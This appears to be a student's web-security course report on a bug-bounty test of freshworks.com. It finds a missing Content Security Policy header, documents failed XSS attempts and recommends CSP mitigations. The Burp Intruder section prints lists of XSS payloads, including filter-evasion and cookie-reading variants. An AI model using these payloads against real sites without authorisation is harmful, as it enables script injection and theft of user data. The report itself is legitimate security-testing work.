Sri Lanka Institute of Information Technology

Cross Site Scripting (XSS)Vulnerability

- Report 08

IT23187214

Web Security - IE2062


Vulnerability Title:


Missing Content Security Policy (CSP) Header on Application Pages

Vulnerability Description:

I found this program on the hackerone Bug hunting website. The website hosted at https://www.freshworks.com. A Content Security Policy (CSP) is a security header that helps mitigate cross-site scripting (XSS), clickjacking, and code injection attacks by restricting the sources of content that a browser can load. When CSP is not set, it increases the potential surface for script injections and other client-side attacks.

During the testing, it was identified that pages under https://www.freshworks.com/apps/ did not implement a CSP header. To assess the risk, an XSS attack was attempted using typical script injection payloads. However, the XSS attack failed, indicating that while CSP is not present, other input sanitization or validation mechanisms are effectively in place.





History | Search | Alerts | Output | Spider

- CSP: script-src unsafe-inline (967)
- CSP: style-src unsafe-inline (967)
- Content Security Policy (CSP) Header Not Set (400)
  - GET: https://www.freshworks.com/*/demo-thank-you/
  - GET: https://www.freshworks.com/*/lp/
  - GET: https://www.freshworks.com/*/thank-you/
  - GET: https://www.freshworks.com/apps/
  - GET: https://www.freshworks.com/apps/atlassian_jira_308
  - GET: https://www.freshworks.com/apps/atlassian_jira_for_

Content Security Policy (CSP) Header Not Set

URL:	https://www.freshworks.com/apps/
Risk:	Medium
Confidence:	High
Parameter:	
Attack:	
Evidence:	
CWE ID:	693
WASC ID:	15
Source:	Passive (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference:	10038-1

After running an automated vulnerability scan using **OWASP ZAP**, the tool flagged the target URL https://www.freshworks.com/apps/ for **missing the Content-Security-Policy (CSP) header**. This alert was triggered during a **passive scan**, meaning the tool inspected the HTTP response headers without actively sending attack payloads.

The absence of the CSP header does not indicate direct exploit but highlights a **security misconfiguration** that may increase the risk of client-side attacks such as Cross-Site Scripting (XSS). To verify the potential impact, I conducted **manual testing** using XSS payloads injected through URL parameters and observed how the application handled them.

Despite the missing CSP, all XSS payloads failed to execute. The application either properly escaped the input or rejected the injection entirely. This suggests that while CSP is not in place, other **input validation and output encoding protections** are functioning effectively.

As a result, the vulnerability identified by ZAP is **classified as a medium-risk issue**, with no immediate exploitability confirmed. However, I recommend implementing a strong CSP header as a defense-in-depth measure to reinforce the application's browser-side security controls.

Affected Components:

- **URL**: https://www.freshworks.com/apps/
- **Missing Header**: Content-Security-Policy
- **CWE ID**: 693 – Protection Mechanism Failure
- **WASC ID**: 15 – Application Misconfiguration

Impact Assessment:

- **Risk Level:** Medium (Based on website reaction)


If CSP is missing and other protections fail, attackers may be able to:

- Execute **malicious JavaScript** in a user's browser
- Steal cookies, tokens, or sensitive user data
- Perform **session hijacking** or browser-based phishing
- Load external scripts or perform clickjacking attacks

In this case, the XSS test failed, indicating that the application likely has proper input handling or context-aware output encoding in place. Still, without a CSP header, the risk remains **medium** because CSP acts as a **defense-in-depth** layer against future bypasses.

Steps to Reproduce:

1. **Scanned the domain** using OWASP ZAP and identified that the response from https://www.freshworks.com/apps/ did not include the Content-Security-Policy header.




Search Results for **bhanuka**

No apps found

2. Attempted a **reflected and stored XSS attack** by injecting payloads such as:


   <script>alert('XSS')</script>
   <img src=x onerror=alert('XSS')>

3. Injected the payloads in various parameters and input fields using Burp Suite.



```
Content-Type: text/plain;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
Origin: https://www.freshworks.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Sec-Fetch-Storage-Access: active
Referer: https://www.freshworks.com/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i

{
  "url":"https%3A%2F%2Fwww.freshworks.com%2Fapps%2Fexplore%2F%3Fquery%3Dbhanuka",
  "res":"1280x720",
  "segref":"",
  "data":[
    {
      "s":"input%23search",
      "x":0.126,
      "y":0.889,
```



Target: https://src.fwusercontent.com

[✓] Update Host header to match target

```
POST /cro HTTP/2
Host: src.fwusercontent.com
Content-Length: 1254
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Content-Type: text/plain;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: */*
Origin: https://www.freshworks.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Sec-Fetch-Storage-Access: active
Referer: https://www.freshworks.com/
Accept-Encoding: gzip, deflate, br
Priority: u=4, i

{"url":"https%3A%2F%2Fwww.freshworks.com%2Fapps%2Fexplore%2F%3Fquery%3§Dbhanuka§","res":"1280x720","segref":"","data":[{"s":
"input%23search","x":0.126,"y":0.889,"r":1745422925812,"eid":"455057515A4258425C535A56414C585F5B5D5E","vid":1131773,"uid":
"c70b81a9-08c4-4e54-b8d8-64628ce0922e","ttc":141702,"ety":3},{"eid":"455057515A4258425C535A56414C585F5B5D5E","uid":
"c70b81a9-08c4-4e54-b8d8-64628ce0922e","vid":1131773,"r":1745422927310,"ftv":false,"ety":3},{"eid":
"455057515A4258425C535A56414C585F5B5D5E","uid":"c70b81a9-08c4-4e54-b8d8-64628ce0922e","vid":1131773,"r":1745422927318,"ftv":false,"ety":
3},{"eid":"455057515A4258425C535A56414C585F5B5D5E","uid":"c70b81a9-08c4-4e54-b8d8-64628ce0922e","vid":1131773,"r":1745422927420,"y1":0,
"y2":603,"scroll":1,"height":603},{"eid":"455057515A4258425C535A56414C585F5B5D5E","uid":"c70b81a9-08c4-4e54-b8d8-64628ce0922e","vid":
1131773,"r":1745422933000,"ftv":false,"ety":3},{"eid":"455057515A4258425C535A56414C585F5B5D5E","uid":
"c70b81a9-08c4-4e54-b8d8-64628ce0922e","vid":1131773,"r":1745422933007,"ftv":false,"ety":3},{"eid":
"455057515A4258425C535A56414C585F5B5D5E","uid":"c70b81a9-08c4-4e54-b8d8-64628ce0922e","vid":1131773,"r":1745422933108,"y1":0,"y2":603,
"scroll":1,"height":603}],"dispatched_time":1745422964047}
```

Payloads

Payload type: Simple list

Payload count: 97

Request count: 97

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<a onmouseover="alert(document.cookie)">xxs link</...
<a onmouseover=alert(document.cookie)>xxs link</a>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83...
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
```

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

[✓] URL-encode these characters: ./\=<>?+&*;:"{}|^`#

4. Monitored the server response and page rendering in browser.
5. None of the payloads were executed or rendered as active JavaScript.
6. Verified the response headers and confirmed that **CSP was not set**.

Proof of Concept (PoC):


- **URL Accessed**:
  https://www.freshworks.com/apps/

- **Attack Vector Tested**: Reflected and DOM-based XSS payloads injected via query parameters and form inputs.

- **Payload Examples**:
  - ?search=<script>alert('XSS')</script>
  - ?q=<img src=x onerror=alert('XSS')>

- **Expected Result**: JavaScript payload would execute and show a popup or browser alert if the page is vulnerable.

- **Actual Result**: The browser rendered the input as plain text or filtered it, and no script was executed.




2. Intruder attack of https://src.fwusercontent.com

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	222			389	
1	"-prompt(8)-"	200	223			389	
2	'-prompt(8)-'	200	222			390	
3	";a=prompt,a()//	200	239			390	
4	';a=prompt,a()//	200	222			389	
5	'-eval("window['pro'%2B'mpt'](8)")-'	200	221			389	
6	"-eval("window['pro'%2B'mpt'](8)")-"	200	229			390	
7	"onclick=prompt(8)>"@x.y	200	221			389	
8	"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y	200	248			390	
9	<image/src/onerror=prompt(8)>	200	219			389	
10	<img/src/onerror=prompt(8)>	200	223			390	
11	<image src/onerror=prompt(8)>	200	222			390	
12	<img src/onerror=prompt(8)>	200	222			389	
13	<image src =q onerror=prompt(8)>	200	303			390	
14	<img src =q onerror=prompt(8)>	200	224			390	
15	</scrip</script>t><img src =q onerror=prompt(8)>	200	247			390	
16	<script\x20type="text/javascript">javascript:alert(1);</script>	200	222			390	
17	<script\x3Etype="text/javascript">javascript:alert(1);</script>	200	223			390	
18	<script\x0Dtype="text/javascript">javascript:alert(1);</script>	200	220			389	
19	<script\x09type="text/javascript">javascript:alert(1);</script>	200	222			390	
20	<script\x0Ctype="text/javascript">javascript:alert(1);</script>	200	224			390	
21	<script\x2Ftype="text/javascript">javascript:alert(1);</script>	200	222			389	
22	<script\x0Atype="text/javascript">javascript:alert(1);</script>	200	225			390	
23	'"><\x3Cscript>javascript:alert(1)</script>	200	220			389	
24	'"><\x00script>javascript:alert(1)</script>	200	221			389	
25	<img src=1 href=1 onerror="javascript:alert(1)"></img>	200	223			389	
26	<audio src=1 href=1 onerror="javascript:alert(1)"></audio>	200	224			389	
27	<video src=1 href=1 onerror="javascript:alert(1)"></video>	200	261			390	

Finished



Freshworks Marketplace

"/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />

Search Results for **"/><img/onerror=\x09javascript:alert(1)\x09src=xxx:x />**

No apps found

During manual and automated testing using Burp Suite, I attempted to inject various payloads (including XSS and IDOR vectors) into input fields and request parameters. While many of these requests returned a status code 200 (OK), the injected payloads did not produce any visible effect on the application or its behavior.

To further verify, I submitted the same payloads manually through the web interface, such as form fields or URL query strings. In these tests, the application either sanitized the input, displayed it as plain text, or returned a generic error, indicating that the input was being filtered or encoded properly before being processed or rendered on the page.

Although the server responded with 200 OK, it does not necessarily mean the attack was successful. In this case:

- The application accepted the request but applied input sanitization or output encoding.
- No script execution or unauthorized behavior was observed.
- The payloads were likely neutralized before being executed in the browser or reaching sensitive back-end logic.

As a result, no exploitable vulnerability was found in these areas, and the application's defense mechanisms are functioning as expected.

Proposed Mitigation or Fix:

Although the application is currently not vulnerable to XSS based on testing, the lack of a Content Security Policy (CSP) leaves it open to potential future client-side injection attacks. CSP is a powerful security standard that acts as a defense in depth mechanism to reduce the impact of XSS and other browser-based attacks. It helps the browser enforce which content sources are trusted and blocks inline or unexpected script execution.

To improve security, the following mitigation steps are recommended:

1. Implement a Strong CSP Header

Add a Content-Security-Policy HTTP response header on all pages, especially those that accept user input. A safe baseline policy might look like:

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self';
frame-ancestors 'none';
```

This policy ensures:

- All content must come from the same origin ('self')
- Disallows inline JavaScript (<script>) and external scripts not from the same origin
- Blocks plugins like Flash or Java (via object-src 'none')
- Prevents clickjacking (frame-ancestors 'none')
- Protects against injection via <base> tags (base-uri 'self')

2. Use CSP in Reporting Mode First

Deploy CSP in **Report-Only mode** initially to monitor violations without affecting the user experience:

```
Content-Security-Policy-Report-Only: [policy]; report-uri /csp-violation-report-endpoint
```

This allows the team to evaluate what resources would be blocked and fine-tune the policy based on actual violations before enforcing it fully.

3. Avoid Inline Scripts and Styles

Avoid using inline JavaScript and inline CSS. Move all scripts to external .js files and avoid using eval() or setTimeout("code"). This ensures CSP can be strict (script-src 'self') without needing unsafe directives like 'unsafe-inline'.

4. Enable CSP Nonce or Hashes (for Advanced Usage)

If inline scripts are necessary, use **nonces** (cryptographic random values added to each script tag and validated by CSP) or **hashes** (SHA-256 hashes of script content). This allows specific trusted inline scripts without weakening the overall policy.

Example:

```
Content-Security-Policy: script-src 'self' 'nonce-<RANDOM_VALUE>';
```

5. Test and Validate CSP Implementation

Use tools like:

- Google CSP Evaluator (https://csp-evaluator.withgoogle.com/)
- Mozilla Observatory
- ZAP and Burp Suite Passive Scanners

to verify CSP correctness, detect misconfigurations, and monitor for violation reports.

6. Maintain Input Validation & Output Encoding

CSP is not a replacement for sanitization continue applying strict input validation and context-aware output encoding on all user-controlled content.

Conclusion:

The tested application page does not implement a Content Security Policy (CSP), which increases the theoretical attack surface. However, an XSS attack attempt using multiple payloads was not successful, indicating that the application's input handling is properly configured. Implementing CSP is recommended as a **defense in depth measure** to guard against future or unanticipated injection vectors.